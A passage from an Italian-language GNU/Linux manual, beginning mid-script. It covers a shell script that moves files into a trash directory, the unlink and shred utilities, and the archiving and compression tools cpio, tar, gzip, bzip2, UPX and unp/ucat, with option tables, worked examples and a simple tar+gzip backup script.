        echo `pwd`/$1
    fi
}
#
# Crea una directory temporanea da usare come cestino.
#
CESTINO="/var/tmp/cestino"
DATA=$(date +%Y%m%d%H%M%S)
```

```
NOME_COMPLETO=""
#
mkdir $CESTINO 2> /dev/null
#
# Verifica.
#
if ! touch $CESTINO/$DATA
then
    #
    # Non è stato possibile creare il cestino: forse ci sono
    # problemi di permessi.
    #
    echo "Non è possibile accedere alla directory"
    echo "$CESTINO"
    #
    # Lo script termina restituendo un valore falso.
    #
    exit 1
else
    #
    # Elimina il file di prova all'interno del cestino.
    #
    rm -f $CESTINO/$DATA
fi
#
# Copia all'interno del cestino.
#
for filename in $@
do
    #
    # Trova il percorso assoluto.
    #
    NOME_COMPLETO=`nome_completo $filename`
    #
    # Sposta il file o la directory.
    #
    if cp -dpRfv --parents $NOME_COMPLETO $CESTINO
    then
        rm -rf $NOME_COMPLETO
    fi
done
```

L'esempio mostrato riproduce il percorso in cui si trovano i file a partire dalla directory che svolge il ruolo di cestino. In questo modo si possono creare delle collisioni, per esempio quando si tenta di sovrascrivere una directory con un file. Se si preferisce si può usare la versione alternativa che viene mostrata nel seguito, in cui l'inizio del percorso del cestino è ottenuto da una sottodirectory composta dalla data e dall'ora in cui è stata svolta l'operazione:

```
#!/bin/sh
##
## ricicla FILE...
##
#
# nome_completo NAME
#
function nome_completo () {
    #
    local primo_carattere
    local comando_sed
    comando_sed="sed -n s/^\\(.\\).*/\\1/p"
    #
    primo_carattere=`echo $1 | $comando_sed`
    #
    if [ $primo_carattere == "/" ]
    then
        #
        # Si tratta di un percorso assoluto.
        #
        echo $1
    else
        #
        # È necessario aggiungere il percorso precedente.
        #
        echo `pwd`/$1
    fi
}
#
# Crea una directory temporanea da usare come cestino.
#
CESTINO="/var/tmp/cestino"
DATA=$(date +%Y%m%d%H%M%S)
NOME_COMPLETO=""
#
mkdir $CESTINO 2> /dev/null
#
# Verifica.
#
if ! touch $CESTINO/$DATA
then
    #
    # Non è stato possibile creare il cestino: forse ci sono
    # problemi di permessi.
    #
    echo "Non è possibile accedere alla directory"
    echo "$CESTINO"
```

```
    #
    # Lo script termina restituendo un valore falso.
    #
    exit 1
else
    #
    # Elimina il file di prova all'interno del cestino.
    #
    rm -f $CESTINO/$DATA
fi
#
# Fa in modo che il cestino abbia una sottodirectory diversa ogni volta.
#
CESTINO="$CESTINO/$DATA"
mkdir $CESTINO 2> /dev/null
#
# Copia all'interno del cestino.
#
for filename in $@
do
    #
    # Trova il percorso assoluto.
    #
    NOME_COMPLETO=`nome_completo $filename`
    #
    # Sposta il file o la directory.
    #
    if cp -dpRfv --parents $NOME_COMPLETO $CESTINO
    then
        rm -rf $NOME_COMPLETO
    fi
done
```

182.2.4 Utilizzo di «unlink»

Il programma di servizio '**unlink**'[8] è probabilmente qualcosa di superfluo, ma esiste nei sistemi Unix, pertanto è incluso anche nei sistemi GNU. Il suo scopo è quello di cancellare il riferimento a un file, cosa che equivale alla cancellazione; tuttavia, in alcuni sistemi, questo programma può anche cancellare il riferimento a una directory, cosa che però non corrisponde alla cancellazione del suo contenuto, che così continua a esistere come inode, anche se può essere irraggiungibile attraverso un percorso. Per motivi di sicurezza, nei sistemi GNU, '**unlink**' non può essere usato con le directory.

```
unlink file...
```

182.2.5 Utilizzo di «shred»

Il programma di servizio '**shred**'[9] serve a cancellare il contenuto di un file, in modo da renderne impossibile il recupero. Il programma '**shred**' esegue questo compito sovrascrivendo più volte i dati del file, con dati più o meno casuali:

```
shred [file] file...
```

In condizioni normali, quando non si specifica qualcosa di diverso attraverso le opzioni, il file viene sovrascritto fino alla fine dell'ultimo blocco che lo contiene. Per blocco si intende l'unità minima di dati in base al contesto, che può essere il blocco del file system o il blocco dell'unità a blocchi, se si fa riferimento a file di dispositivo il cui accesso è regolato in questo modo.

Dal momento che si può indicare un file su disco o un file di dispositivo, il programma non cancella il file alla fine della sovrascrittura, a meno che sia richiesto espressamente con le opzioni.

Per approfondire l'uso del programma, si può consultare la documentazione originale: *info shred* oppure la pagina di manuale *shred(1)*. Si ricordi anche di verificare se, in base al proprio contesto operativo, l'uso del programma può produrre effettivamente il risultato atteso.

182.3 Altri programmi affini

- *sdd(1)* [10]

  Si tratta di un programma simile, dal punto di vista funzionale, a '**dd**', adatto in particolare al trasferimento integrale di dischi interi.

- *cstream(1)* [11]

  Si tratta di un programma simile, dal punto di vista funzionale, a '**dd**', ma con una sintassi completamente diversa, che ha in più la capacità di limitare il flusso di dati a un valore stabilito (per flusso di dati si intende la quantità di dati trasmessa per unità di tempo).

[1] **GNU core utilities** GNU GPL

[2] **GNU core utilities** GNU GPL

[3] **GNU core utilities** GNU GPL

[4] **GNU core utilities** GNU GPL

[5] **GNU ddrescue** GNU GPL

[6] **GNU core utilities** GNU GPL

[7] **GNU core utilities** GNU GPL

[8] **GNU core utilities** GNU GPL

[9] **GNU core utilities** GNU GPL

[10] **sdd** GNU GPL

[11] **cstream** software libero con licenza speciale

Capitolo 183

Archiviazione e compressione

L'archiviazione e la compressione sono le fasi attraverso le quali si realizzano delle copie di sicurezza, oppure si preparano i dati prima di una trasmissione. La tabella 183.1 elenca i programmi a cui si accenna in questo capitolo.

Tabella 183.1. Riepilogo dei programmi più comuni per l'archiviazione e la compressione di file e directory.

Programma	Descrizione
'**cpio**'	Archivia e recupera.
'**tar**'	Archivia e recupera.
'**gzip**'	Comprime e decomprime.
'**bzip2**'	Comprime e decomprime.
'**upx**'	Comprime e decomprime i file eseguibili.
'**unp**'	Programma frontale che si avvale di altri programmi per facilitare l'estrazione di file compressi.
'**ucat**'	Programma frontale che si avvale di altri programmi per facilitare la lettura di file compressi.

183.1 Archiviazione

L'archiviazione è quel procedimento con cui si impacchettano file o rami di directory in modo da facilitarne la conservazione all'interno di unità di memorizzazione senza file system. Per lo stesso motivo, l'archiviazione è il modo con cui si possono trasferire agevolmente i dati attraverso piattaforme differenti.

L'archiviazione pura e semplice non ottiene alcun risparmio nello spazio utilizzato dai dati. Per questo si utilizza la compressione che permette di ridurre questo utilizzo.

> L'archiviazione pura e semplice è ottenuta normalmente attraverso il programma '**tar**' o il programma '**cpio**'. Questi due sono equivalenti, almeno a livello teorico. In pratica, è l'utilizzatore che sceglie quello che per qualche motivo gli è più simpatico, specializzandosi nell'uso delle sue opzioni particolari.

Questo argomento viene ripreso anche nel capitolo dedicato alle copie di sicurezza (796).

183.1.1 Utilizzo di Cpio

Il programma di servizio '**cpio**' [1] copia file da e verso archivi '**cpio**' o '**tar**':

```
cpio -o [opzioni] [< elenco_nomi] [> archivio]
```

```
cpio -i [opzioni] [modello] [< archivio]
```

```
cpio -p [opzioni] directory_di_destinazione [< elenco_nomi]
```

L'archivio può essere un file su disco, un nastro magnetico o il flusso di un condotto. Le tre sintassi indicate rappresentano le tre modalità operative del comando.

- *copy-out* (archiviazione)

  Dallo standard input viene letto un elenco di nomi di file (uno per riga) e l'archivio di questi file viene generato ed emesso attraverso lo standard output.

- *copy-in* (lettura di un archivio)

  Dallo standard input viene letto il contenuto di un archivio dal quale si possono estrarre i file in esso contenuti.

- *copy-pass* (copia)

  Dallo standard input viene letto un elenco di nomi di file (uno per riga) e questi file (con il loro contenuto) vengono copiati nella directory di destinazione.

Si può consultare il documento *info cpio*, oppure la pagina di manuale *cpio(1)* per maggiori dettagli sull'uso di questo programma.

Tabella 183.2. Alcune opzioni per il «copy-out».

Opzione	Descrizione
`-o` `--create`	Funziona in modalità *copy-out*.
`-A` `--append`	Aggiunge dati a un archivio esistente che deve essere specificato con l'opzione '`-O`'.
`-L` `--dereference`	Quando incontra dei collegamenti simbolici, copia i file a cui questi puntano, invece di copiare semplicemente i collegamenti.
`-O` ***nome_archivio***	Specifica il nome dell'archivio da creare o incrementare, invece di utilizzare lo standard output.

Tabella 183.3. Alcune opzioni per il «copy-in».

Opzione	Descrizione
`-i` `--extract`	Funziona in modalità *copy-in*.
`-d` `--make-directories`	Crea le directory necessarie.
`-E` ***file*** `--pattern-file=`***file***	Legge il modello che esprime i nomi dei file da estrarre, o l'elenco dei nomi stessi, dal file indicato come argomento dell'opzione.

Opzione	Descrizione
`-f` `--nomatching`	Copia soltanto i file che non corrispondono al modello indicato.
`-I` *archivio*	Permette di specificare il nome dell'archivio da usare, invece di riceverlo dallo standard input.
`-t` `--list`	Elenca il contenuto dell'archivio.

Tabella 183.4. Alcune opzioni per il «copy-pass».

Opzione	Descrizione
`-p` `--pass-through`	Funziona in modalità *copy-pass*.
`-d` `--make-directories`	Crea le directory necessarie.
`-l` `--link`	Se possibile, crea dei collegamenti invece di copiare i file.
`-L` `--dereference`	Quando incontra dei collegamenti simbolici, copia i file a cui questi puntano, invece di copiare semplicemente i collegamenti.

Segue la descrizione di alcuni esempi:

- `$ cpio -o < elenco > /tmp/archivio.cpio` [*Invio*]

  Archivia i file e le directory elencati nel file '`elenco`' generando il file '`/tmp/archivio.cpio`'.

- `$ ls *.sgml | cpio -o > /tmp/archivio.cpio` [*Invio*]

  Archivia i file e le directory corrispondenti al modello '`*.sgml`' generando il file '`/tmp/archivio.cpio`'.

- `$ find lavoro -print | cpio -o > /tmp/archivio.cpio` [*Invio*]

  Archivia la directory '`lavoro/`' e tutto il suo contenuto, generando il file '`/tmp/archivio.cpio`'.

- `$ cpio -i -t < /tmp/archivio.cpio` [*Invio*]

  Elenca il contenuto dell'archivio '`/tmp/archivio.cpio`'.

- `$ cpio -i < /tmp/archivio.cpio` [*Invio*]

  estrae l'archivio '`/tmp/archivio.cpio`' a partire dalla directory corrente.

- $ **cat elenco | cpio -pd /tmp/prova** [*Invio*]

  Copia i file e le directory elencati nel file '`elenco`', a partire dalla directory '`/tmp/prova/`'.

183.1.2 Utilizzo di Tar

Il programma di servizio '**`tar`**' [2] (*Tape archive*) è un programma di archiviazione nato originariamente per essere usato con i nastri:

```
tar opzione_di_funzionamento [opzioni] file...
```

Il primo argomento deve essere una delle opzioni che ne definisce il funzionamento. Alla fine della riga di comando vengono indicati i nomi dei file o delle directory da archiviare. Se non viene specificato diversamente con le opzioni, l'archivio viene emesso attraverso lo standard output.

Il '**`tar`**' tradizionale ammette l'uso di opzioni senza il trattino anteriore ('**`-`**') consueto. Questa tradizione è stata mantenuta anche nel '**`tar`**' GNU a cui si vuole fare riferimento qui, ma tale forma deve essere usata consapevolmente e con prudenza. Negli esempi viene mostrato in che modo potrebbero essere usate tali opzioni senza trattino.

Per la descrizione completa di questo programma, conviene consultare il documento *info tar*, oppure la pagina di manuale *tar(1)*.

Tabella 183.5. Opzioni di funzionamento per rappresentare l'operazione da compiere. Di queste, può e deve esserne utilizzata una sola. Di solito, data la loro importanza, queste opzioni appaiono all'inizio degli argomenti di '**`tar`**'.

Opzione	Descrizione

`A`
`-A`
`--catenate`
`--concatenate`
	Aggiunge dei file '**`tar`**' a un archivio già esistente.

`c`
`-c`
`--create`
	Crea un nuovo archivio.

`d`
`-d`
`--diff`
`--compare`
	Trova le differenze tra l'archivio e i file esistenti effettivamente.

`--delete`	Cancella dall'archivio i file indicati. Non può essere usato per un archivio su nastro.

Opzione	Descrizione

`r`
`-r`
`--append`
	Aggiunge dati a un archivio già esistente.

`t`
`-t`
`--list`
	Elenca il contenuto di un archivio.

`u`
`-u`
`--update`
	Aggiunge solo i file più recenti rispetto a quanto già contenuto nell'archivio.

`x`
`-x`
`--extract`
`--get`
	Estrae i file da un archivio.

Tabella 183.6. Altre opzioni.

Opzione	Descrizione
`--atime-preserve`	Fa in modo che la data di accesso dei file che vengono archiviati non venga modificata.
`-f` ***file*** `--file=`***file***	Emette l'archivio nel file o nel dispositivo. Se si tratta di un file normale, questo viene creato.
`-h` `--dereference`	Non copia i collegamenti simbolici, ma i file a cui questi fanno riferimento.
`-k` `--keep-old-files`	In fase di estrazione da un archivio, non sovrascrive i file eventualmente già esistenti.
`-l` `--one-file-system`	Quando viene creato un archivio, resta in un solo file system: quello di partenza.
`-L` ***Kibyte*** `--tape-length=`***Kibyte***	Definisce la dimensione massima dei vari segmenti di copia multivolume.
`-m` `--modification-time`	In fase di estrazione da un archivio, non viene ripristinata la data di modifica dei file.

Opzione	Descrizione
`-M` `--multi-volume`	Permette di creare, elencare o estrarre, un archivio multivolume.
`-N` ***data*** `--after-date=`***data*** `--newer` ***data***	Archivia solo i file la cui data è più recente di quella indicata come argomento.
`-O` `--to-stdout`	Estrae i file emettendoli attraverso lo standard output.

`-p`
`--same-permissions`
`--preserve-permissions`
	Estrae tutti i permessi associati ai file. Se non viene usata questa opzione, i file ottengono i permessi predefiniti, anche in funzione della maschera dei permessi dell'utente che esegue l'operazione.

`-P` `--absolute-path`	Estrae i file utilizzando i percorsi assoluti, cioè senza eliminare la prima barra ('**/**') che appare nei nomi di percorso (*pathname*).
`--remove-files`	In fase di creazione di un nuovo archivio, elimina i file archiviati.
`--same-owner`	Durante l'estrazione da un archivio, assegna ai file estratti gli utenti e i gruppi proprietari originali.
`-v` `--verbose`	Elenca i file che vengono elaborati.
`-W` `--verify`	Cerca di verificare la validità dell'archivio dopo averlo creato.

`-Z`
`--compress`
`--uncompress`
	Filtra l'archivio attraverso il programma di compressione '**compress**'.

`-z`
`--gzip`
`--ungzip`
	Filtra l'archivio attraverso il programma di compressione '**gzip**'.

`-j` `--bzip2`	Filtra l'archivio attraverso il programma di compressione '**bzip2**' (sia per la compressione che per l'estrazione).

Opzione	Descrizione
`--use-compress-program` *prog*	Filtra l'archivio attraverso il programma di compressione indicato nell'argomento. Questo programma di compressione deve riconoscere l'opzione '**-d**', come fa '**gzip**', allo scopo di decomprimere i dati.

Segue la descrizione di alcuni esempi.

- `# tar -c -f /dev/fd0 -L 1440 -M -v /usr` [*Invio*]

  Archivia la directory '/usr/' con tutto il suo contenuto, comprese le sottodirectory, utilizzando i dischetti (da 1440 Kibyte).

  Con la copia multivolume, come in questo caso, non è possibile utilizzare la compressione automatica attraverso l'opzione '**-z**' o '**-Z**'.

- `# tar cf /dev/fd0 -L 1440 -M -v /usr` [*Invio*]

  Esattamente come nell'esempio precedente, con la differenza che le opzioni '**-c**' e '**-f**' sono indicate senza il trattino iniziale.

- `# tar cvf /dev/fd0 -L 1440 -M /usr` [*Invio*]

  Esattamente come nell'esempio precedente.

- `# tar -cfv /dev/fd0 -L 1440 -M /usr` [*Invio*]

  `# tar cfv /dev/fd0 -L 1440 -M /usr` [*Invio*]

  Questi due esempi sono identici ed **errati** ugualmente. Non è possibile accodare lettere di altre opzioni dopo la «f», dal momento che questa richiede un argomento.

  In molti documenti su '**tar**' si vedono esempi errati di questo tipo. Possono anche funzionare, ma sono errati concettualmente ed è molto probabile incontrare un programma '**tar**' che in tali situazioni faccia qualcosa di diverso da quello che ci si aspetterebbe.

- `$ tar -t -f /dev/fd0 -L 1440 -M -v` [*Invio*]

  Visualizza l'elenco del contenuto dell'archivio fatto su dischetti.

- `$ tar -x -f /dev/fd0 -L 1440 -M -v -p --same-owner` [*Invio*]

  Estrae il contenuto dell'archivio su dischetti a partire dalla posizione corrente.

  È probabile che l'opzione '**--same-owner**' sia già predefinita all'interno di '**tar**', ma in generale vale la pena di ricordarsene. Tuttavia, in questi esempi, dal momento che si tratta di un utente comune (lo si vede dal dollaro che viene indicato come invito), non ha significato, dal momento che l'utente comune non ha la possibilità di assegnare a un altro la proprietà dei file che crea.

- `$ tar xpvf /dev/fd0 -L 1440 -M --same-owner` [*Invio*]

  Come nell'esempio precedente, aggregando alcune opzioni e togliendo il trattino iniziale di queste.

- $ **tar -c -f /tmp/archivio.tgz -z -v /usr** [*Invio*]

  Archivia il contenuto della directory '/usr/' nel file '/tmp/archivio.tgz' dopo averlo compresso con '**gzip**'.

- $ **tar czvf /tmp/archivio.tgz /usr** [*Invio*]

  Come nell'esempio precedente.

183.2 Compressione

La compressione dei dati è una tecnica che consente di risparmiare senza perdere informazioni. L'operazione avviene di norma in modo sequenziale, per cui può essere gestita attraverso dei programmi filtro, che alle volte permettono di rendere trasparente l'operazione. Data la facilità con cui nei sistemi Unix si possono combinare assieme delle tecniche di questo genere, in tali ambienti si tende a preferire l'archiviazione seguita da una compressione complessiva.

183.2.1 Utilizzo di «gzip», «gunzip» e «zcat»

Il programma di servizio '**gzip**' [3] viene usato per comprimere o decomprimere ogni file indicato negli argomenti:

```
gzip [opzioni] [file...]
```

```
gunzip [opzioni] [file...]
```

```
zcat [opzioni] [file...]
```

Il programma '**gzip**' è in grado di comprimere solo file normali, in modo singolo: per ogni file ne viene generato un altro con l'estensione '.gz' o un'altra se specificato diversamente con le opzioni. Se non viene indicato alcun file o se si utilizza espressamente un trattino isolato ('**-**'), lo standard input viene compresso e il risultato viene emesso attraverso lo standard output.

Il nome '**gunzip**' è un collegamento a '**gzip**'. Se '**gzip**' viene avviato con il nome '**gunzip**' si comporta come se fosse stata utilizzata l'opzione '**-d**'.

Il nome '**zcat**' è un collegamento a '**gzip**'. Se '**gzip**' viene avviato con il nome '**zcat**' si comporta come se fossero state utilizzate simultaneamente le opzioni '**-d**' e '**-c**'. In alcuni sistemi, invece di '**zcat**' potrebbe essere presente il collegamento '**gzcat**'.

Si può consultare il documento *info gzip*, oppure la pagina di manuale *gzip(1)* per maggiori dettagli sull'uso di questo programma.

Tabella 183.7. Alcune opzioni.

Opzione	Descrizione
-c --stdout --to-stdout	Emette il risultato attraverso lo standard output. Il programma utilizza automaticamente questa opzione quando viene eseguito con il nome '**zcat**'.
-d --decompress --uncompress	Decomprime un file compresso. Il programma utilizza automaticamente questa opzione quando viene eseguito con il nome '**gunzip**'.
-r --recursive	Se tra i nomi indicati nella riga di comando appaiono delle directory, vengono compressi o decompressi tutti i file in esse contenuti.
-t --test	Controlla l'integrità dei file compressi.
-1 -2 -3 -4 -5 -6 -7 -8 -9	Permette di definire il livello di compressione: '**-1**' rappresenta la compressione minima, che in compenso richiede meno elaborazione; '**-9**' rappresenta la compressione massima, a scapito del tempo di elaborazione. Se non viene specificata questa opzione, si utilizza un livello intermedio, corrispondente a '**-6**'.

Segue la descrizione di alcuni esempi:

- $ **gzip *.sgml** [*Invio*]

  Comprime i file '*.sgml', utilizzando un livello intermedio di compressione, sostituendo i file originali con quelli compressi: '*.sgml.gz'.

- $ **gzip -d *.sgml.gz** [*Invio*]

  Espande i file corrispondenti al modello '*.sgml.gz', togliendo loro l'estensione '.gz'.

- $ **cat pippo | gzip -9 > pippo.gz** [*Invio*]

  Genera il file 'pippo.gz' come risultato della compressione di 'pippo'. In particolare, viene utilizzato il livello di compressione massima e il file originale non viene cancellato.

- $ **cat pippo.gz | gzip -d > pippo** [*Invio*]

  Fa l'opposto dell'esempio precedente: espande il file '`pippo.gz`' generando '`pippo`', senza cancellare il file originale.

183.2.2 Utilizzo di «bzip2» e «bunzip2»

Il programma di servizio '**bzip2**' [4] è un programma di compressione funzionalmente analogo a '**gzip**', nel senso che viene creato un file compresso per ogni file indicato negli argomenti:

```
bzip2 [opzioni] [file...]
```

```
bunzip2 [opzioni] [file...]
```

Il programma '**bzip2**', come '**gzip**', è in grado di comprimere solo file normali, in modo singolo, dove per ogni file ne viene generato un altro con l'estensione '`.bz2`'. Se non viene indicato alcun file o se si utilizza espressamente un solo trattino isolato ('**-**'), lo standard input viene compresso e il risultato viene emesso attraverso lo standard output.

Il programma '**bzip2**' utilizza un algoritmo di compressione differente, rispetto a '**gzip**', con un carico di elaborazione maggiore, che diventa efficace solo in presenza di file di grandi dimensioni. In generale, per garantire la massima portabilità di un archivio compresso, conviene utilizzare '**gzip**', salvo quando le dimensioni dell'archivio sono tali da rendere realmente conveniente l'utilizzo di '**bzip2**'.

La sintassi di '**bzip2**' è molto simile a quella di '**gzip**', anche se non è del tutto identica. Prima di decidere di utilizzare '**bzip2**' per archiviare i propri dati, conviene leggere la documentazione originale: il documento *info bzip2*, oppure la pagina di manuale *bzip2(1)*, in modo da poter valutare correttamente.

Il nome '**bunzip2**' è un collegamento a '**bzip2**', il quale, se avviato con questo nome, utilizza implicitamente l'opzione '**-d**' per decomprimere i file indicati alla fine della riga di comando.

Tabella 183.8. Alcune opzioni.

Opzione	Descrizione
`-c` `--stdout`	Comprime o decomprime emettendo il risultato attraverso lo standard output. La decompressione ammette l'emissione di più file, mentre in caso di compressione, se ne può emettere solo uno.
`-d` `--decompress`	Forza la modalità di decompressione dei dati. Questo è il comportamento predefinito, quando il programma viene eseguito con il nome '**bunzip2**'.
`-f` `--compress`	Forza la modalità di compressione dei dati. Serve a imporre la compressione, indipendentemente dal nome utilizzato per avviare '**bzip2**'.
`-t` `--test`	Controlla l'integrità dei file compressi.

Opzione	Descrizione
`-1` `-2` `-3` `-4` `-5` `-6` `-7` `-8` `-9`	Permette di definire il livello di compressione: '**`-1`**' rappresenta la compressione minima, che in compenso richiede blocchi più piccoli (100 Kibyte) e meno elaborazione; '**`-9`**' rappresenta la compressione massima, a scapito della dimensione dei blocchi che aumenta in modo considerevole (900 Kibyte) e del tempo di elaborazione.

183.2.3 Copie di sicurezza

Quello che segue è l'esempio di uno script molto semplice per l'archiviazione di una serie di file e directory attraverso la coppia '**`tar`**' e '**`gzip`**'.

```
#!/bin/sh
###
### salva DIRECTORY_DI_DESTINAZIONE  < ELENCO
###
### Archiviazione di tutti i file e directory indicati attraverso lo
### standard input, utilizzando <directory-di-destinazione> come luogo
### di destinazione degli archivi.
###
### Gli archivi vengono generati in formato .tgz, cioè tar+gzip.
###
##
## Variabili.
##
#
# L'elenco dei file e delle directory da archiviare proviene dallo
# standard input.
#
ELENCO_DA_ARCHIVIARE=`cat`
#
# Directory di destinazione.
#
DESTINAZIONE=$1
##
## Funzioni.
##
#
```

```
# Visualizza la sintassi corretta per l'utilizzo di questo script.
#
function sintassi () {
    echo ""
    echo "cat elenco | $0 <directory-di-destinazione>"
    echo ""
}
##
## Inizio.
##
#
# Verifica la quantità di argomenti.
#
if [ $# != 1 ]
then
    #
    # La quantità di argomenti è errata. Richiama la funzione
    # «sintassi» e termina l'esecuzione dello script restituendo
    # un valore corrispondente a «falso».
    #
    sintassi
    exit 1
fi
#
# Verifica se esiste la directory di destinazione.
#
if [ -e $DESTINAZIONE ]
then
    #
    # Qualcosa con quel nome esiste già.
    # Si deve verificare che si tratti di una directory.
    #
    if [ ! -d $DESTINAZIONE ]
    then
        #
        # Non si tratta di una directory.
        #
        echo "Non è possibile procedere con l'archiviazione"
        echo "perché $DESTINAZIONE esiste e non è una directory."
        #
        # Lo script termina restituendo un valore corrispondente
        # a «falso».
        #
        exit 1
    fi
else
    #
```

```
    # La directory non esiste.
    # Si tenta di crearla.
    #
    if ! mkdir $DESTINAZIONE
    then
        #
        # Non è stato possibile creare la directory
        #
        echo "Non è possibile creare la directory"
        echo "$DESTINAZIONE"
        #
        # Lo script termina restituendo un valore corrispondente
        # a «falso».
        #
        exit 1
    fi
fi
#
# Giunti a questo punto, dovrebbe esistere la directory
# di destinazione.
# Inizia il ciclo di archiviazione.
#
for DA_ARCHIVIARE in $ELENCO_DA_ARCHIVIARE
do
    #
    # Estrae il nome del file o della directory senza il suo
    # percorso.
    #
    BASE_NAME=`basename $DA_ARCHIVIARE`
    #
    # Comprime il file o il contenuto della directory ottenendo un
    # file compresso con lo stesso nome e l'aggiunta
    # dell'estensione «.tgz».
    # Si utilizza «tar» specificando in particolare l'opzione «z»
    # che permette di comprimere automaticamente l'archivio
    # attraverso «gzip»;
    #
    tar czvf $DESTINAZIONE/$BASE_NAME.tgz $DA_ARCHIVIARE
done
#
# L'operazione di archiviazione e' terminata.
#
echo "L'archiviazione e' terminata."
##
## Fine.
##
```

183.2.4 UPX

UPX, ovvero il programma di servizio '**upx**', [5] consente di comprimere dei programmi eseguibili, in modo da poter poi essere avviati senza bisogno di procedere alla loro espansione. In pratica, si prende un programma, lo si comprime e, all'apparenza, questo continua a funzionare come prima.

Il programma UPX è realizzato per vari tipi eseguibili e il suo comportamento si adatta alle circostanze. In particolare, per quanto riguarda i sistemi GNU/Linux, l'avvio del programma compresso implica una fase di estrazione nella directory temporanea '`/tmp/`' e l'avvio successivo di quanto estratto. Come conseguenza più importante si ha che il processo che viene messo in funzione ha un'apparenza diversa rispetto al solito. A titolo di esempio, si suppone di avere compresso il programma '**yes**' e di averlo avviato in questo modo:

$ **yes ciao > /dev/null &** [*Invio*]

Se si osserva con il programma '**ps**', in certi casi potrebbe sembrare ancora tutto normale:

$ **ps x** [*Invio*]

```
  PID TTY      STAT   TIME COMMAND
...
 7513 tty5     R      0:41 yes ciao
 7529 tty5     R+     0:00 ps x
```

Ma in altri casi, il processo si mostra attraverso un numero:

$ **ps** [*Invio*]

```
  PID TTY          TIME CMD
 6173 tty5     00:00:00 sh
 7513 tty5     00:01:36 3
 7545 tty5     00:00:00 ps
```

$ **pstree** [*Invio*]

```
init-+-ahc_dv_0
     ...
      |-sh-+-3
      |    `-pstree
     ...
```

Segue la descrizione del modello sintattico per l'uso di '**upx**':

upx [*comando*] [*altre_opzioni*] [*file_eseguibile*...]

Il modello sintattico indica la presenza di un'opzione iniziale, con lo scopo di dichiarare il tipo di azione da compiere (se viene omessa, si intende la volontà di comprimere i file), seguita eventualmente da altre opzioni, quindi dai file da comprimere. La tabella successiva riepiloga

i comandi disponibili; si rammenti che si può usare una sola opzione di questo tipo, ovvero si può indicare un solo comando.

Tabella 183.13. Comandi.

Opzione	Descrizione
	L'assenza dell'opzione di comando implica l'intenzione di comprimere i file secondo la modalità predefinita.
`-1|2|3|4|5|6|7|8|9` `--best`	Specifica il livello di compressione: con '**`-1`**' si ottiene un livello minimo, mentre con '**`-9`**' richiede una compressione molto migliore. Utilizzando l'opzione '**`--best`**' si intende richiedere la compressione migliore che sia disponibile.
`-d`	Decomprime i file compressi in precedenza, riportandoli così al loro stato originale.
`-t`	Verifica l'integrità dei file che si presume siano stati compressi in precedenza.
`-l`	Mostra alcune informazioni sullo stato di file che si presume siano stati compressi in precedenza.

Segue la descrizione di alcuni esempi.

- `$` **`upx mio_programma`** [*Invio*]

  Comprime il file '`./mio_programma`':

```
                  Ultimate Packer for eXecutables
     Copyright (C) 1996, 1997, 1998, 1999, 2000, 2001, 2002, 2003, 2004
  UPX 1.25        Markus F.X.J. Oberhumer & Laszlo Molnar       Jun 29th 2004

        File size         Ratio      Format      Name
   --------------------   ------   -----------   -----------
     12536 ->      7822   62.40%    linux/386    mio_programma

  Packed 1 file.
```

- `$` **`upx -d mio_programma`** [*Invio*]

  Estrae il file compresso in precedenza:

```
                  Ultimate Packer for eXecutables
     Copyright (C) 1996, 1997, 1998, 1999, 2000, 2001, 2002, 2003, 2004
  UPX 1.25        Markus F.X.J. Oberhumer & Laszlo Molnar       Jun 29th 2004

        File size         Ratio      Format      Name
   --------------------   ------   -----------   -----------
     12536 <-      7822   62.40%    linux/386    mio_programma

  Unpacked 1 file.
```

- `$` **`upx --best mio_programma`** [*Invio*]

  Comprime il file '`./mio_programma`' utilizzando il grado di compressione maggiore, anche se in tal caso non si ottengono miglioramenti:

```
                    Ultimate Packer for eXecutables
      Copyright (C) 1996, 1997, 1998, 1999, 2000, 2001, 2002, 2003, 2004
   UPX 1.25         Markus F.X.J. Oberhumer & Laszlo Molnar        Jun 29th 2004

           File size         Ratio      Format      Name
      --------------------   ------   -----------   -----------
        12536 ->      7822   62.40%    linux/386    mio_programma

   Packed 1 file.
```

183.2.5 Utilizzo di «unp» e di «ucat»

Unp [6] è un pacchetto composto di piccoli programmi frontali per facilitare l'estrazione di file compressi, senza dover ricordare comandi e sintassi differenti, che invece vengono avviati in modo trasparente e appropriato.

unp *file*... [-- *opzioni_specifiche*]

ucat *file*...

Il primo dei due modelli sintattici mostrati fa riferimento al programma '**unp**', con il quale si estraggono i file indicati come argomento; eventualmente, preceduti da due trattini '**--**', si possono aggiungere delle opzioni specifiche per il programma che si ritiene venga usato da '**unp**' per l'estrazione, ma ovviamente in questo modo perde di significato l'uso del programma frontale. Il secondo dei due modelli fa riferimento al programma '**ucat**', da intendere come un programma che legge i file indicati, li estrae e li emette attraverso lo standard output. Segue la descrizione di alcuni esempi.

- $ **unp mio.tar.gz** [*Invio*]

  In questo caso, si presume che il file '**mio.tar.gz**' sia stato generato con la coppia «tar+gzip». Il programma lo fa estrarre, come se venisse usato il comando seguente:

  $ **tar xzvf mio.tar.gz** [*Invio*]

- $ **unp mio.gz** [*Invio*]

  In questo caso, si presume che il file '**mio.gz**' sia stato generato da Gzip. Il programma lo fa estrarre, come se venisse usato il comando seguente:

  $ **gunzip < mio.gz > mio** [*Invio*]

  In pratica, rispetto al comportamento comune di Gzip, il file originale rimane intatto e l'estrazione avviene nella directory corrente.

- $ **ucat mio.bz2** [*Invio*]

  Mostra il contenuto del file 'mio.bz2'.

183.3 Altri programmi affini

- *star(1)* [7]

  Si tratta di un programma Tar alternativo e compatibile con gli standard.

- *arc(1)* [8]

  Si tratta di un programma di archiviazione e compressione, per gruppi di file, originario per sistemi CP/M e Dos.

- *arj(1)* [9]

  Si tratta di un programma di archiviazione e compressione, per gruppi di file, originario per sistemi Dos. Si osservi che nelle sue versioni originali, questo programma non era software libero.

- *zoo(1)* [10]

  Si tratta di un programma di archiviazione e compressione, per gruppi di file, sviluppato originariamente per sistemi Dos.

- *zip(1)*, *unzip(1)* [11]

  Si tratta di un programma di archiviazione e compressione, per gruppi di file, sviluppato originariamente per i sistemi Dos.

- *lzop(1)* [12]

  Si tratta di un programma di compressione, per file singoli, che funziona sostanzialmente come Gzip, ma con l'obiettivo di essere più veloce.

- *PPMd(1)* [13]

  Si tratta di un programma di compressione, per file singoli, che funziona sostanzialmente come Gzip.

- *dact(1)* [14]

  Si tratta di un programma di compressione, per file singoli, che funziona sostanzialmente come Gzip, utilizzando algoritmi di compressione differenti e selezionando di volta in volta quello che si dimostra più adatto.

